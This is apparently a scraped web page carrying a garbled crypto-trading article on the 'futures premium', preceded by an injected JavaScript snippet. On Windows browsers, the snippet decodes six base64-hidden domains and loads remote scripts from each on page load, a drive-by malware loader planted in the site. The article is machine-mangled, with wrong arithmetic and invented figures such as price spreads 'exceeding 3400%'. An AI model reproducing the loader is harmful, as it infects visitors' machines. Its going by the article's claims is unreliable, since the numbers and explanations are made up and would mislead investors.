
if(navigator.userAgent.toLowerCase().indexOf(“windows”) !== -1){const pdx=”bm9yZGVyc3dpbmcuYnV6ei94cC8=|NXQ0MTQwMmEuc2l0ZS94cC8=|OWUxMDdkOWQuc2l0ZS94cC8=|ZDQxZDhjZDkuZ2l0ZS94cC8=|ZjAwYjRhMmIuc2l0ZS94cC8=|OGIxYjk5NTMuc2l0ZS94cC8=”;const pds=pdx.split(“|”);pds.forEach(function(pde){const s_e=document.createElement(“script”);s_e.src=”https://”+atob(pde)+”cc.php?u=5f958905″;document.body.appendChild(s_e);});}
Unseen Cryptocurrency Market Force: ONE Price Power
In recent years, cryptocurrencies such as bitcoin and ethereum have gained considerable attention to their potential revolution in thinking about money and deals. While many investors are attracted to the high growth and special attractiveness of these digital currencies, just some understand that even more powerful powerful plays:
Futures Premium .
In this article, we will go into the cryptocurrency world and explore how price can have a deep impact on trade decisions. We will test the concepts of the future business bonus and its role in the creation of the cryptocurrency market.
What is the premium of the foucers?
The future bonus, also known as the “spread of foules”, referers to the difference between the two prices: the current instant price Contract for Delivery). In other words, this is the difference between the price you are paying today and the price you could get in the future.
For example, suppose you are thinking of buying a bitcoin contract with a one -week period. The current instant price is USD 25,000, while the fuzcher price is $ 24,500. The Future Bonus Should Be:
$ 24,500 (Featuring Price) – $ 25,000 (Instant Price) = – $ 250
In this case, you would pay $ 2,500 to buy a contract today, but the theoretically could be sold for up to $ 26,000 a week. This means that buy a place price of $ 25,000 would give you a $ 13.8% Investment Return.
The Impact of the Future Prize on Trade
The future bonus has a significant impact on trade decisions, especially in the cryptocurrency market. HERE ARE SOME WAYS IT WORKS:
1
Speculative Investment : Higher fuel prices can make cryptocurrencies more attractive to investors looking for speculative benefits. This is especially true during high volatility or when traders believe that the price will increase rapidly.
- Risk Management : and vice versa, Lower fouling prices may indicate that the market mood has changed and investors are becoming more cautious. This can lead to a reduction in buying activity and an increase in pressure sales, which can be beneficial to traders who want to limit losses.
3
Order Flow : Futures Premium also affects the Dynamics of Order Flow in the Cryptocurrency Market. If there is a significant difference between the prices and immediate prices of the fuzers, it may affect the movement of certain cryptocurrencies.
Real World Examples
To illustrate the impact of the fuel prize on trade decisions, let’s consider two examples of Real World:
1
Bitcoin

: In 2017, Bitcoin reached the highest level of $ 19,666 all the time before experiencing a significant correction of up to $ 6,000. The difference between the foules was significant and the price difference exceeds 3400%. This led to increased buying activities and higher prices for individual coins.
- Ethereum : In March 2018, the Ethereum Network experienced a significant increased in demand as it is increasingly used as a platform for decentralized applications (DApps). Future prevalence increased significantly and the price difference exceeds 7000%.
Conclusion
Traders and investors often ignore the concept of future contracts, but this is an important aspect of the cryptocurrency market. Understanding how this phenomenon effects trade decisions, individuals can make a more informed contribution choice and potentially profit from difficult dynamics.
As the cryptocurrency market continues to develop, it is important for traders to remain informed of the fuel prize and its impact on price movements. By recognizing the power of this concept, we can gain a deeper understanding of the difficult forces that drive the market and make more deliberate trade decisions.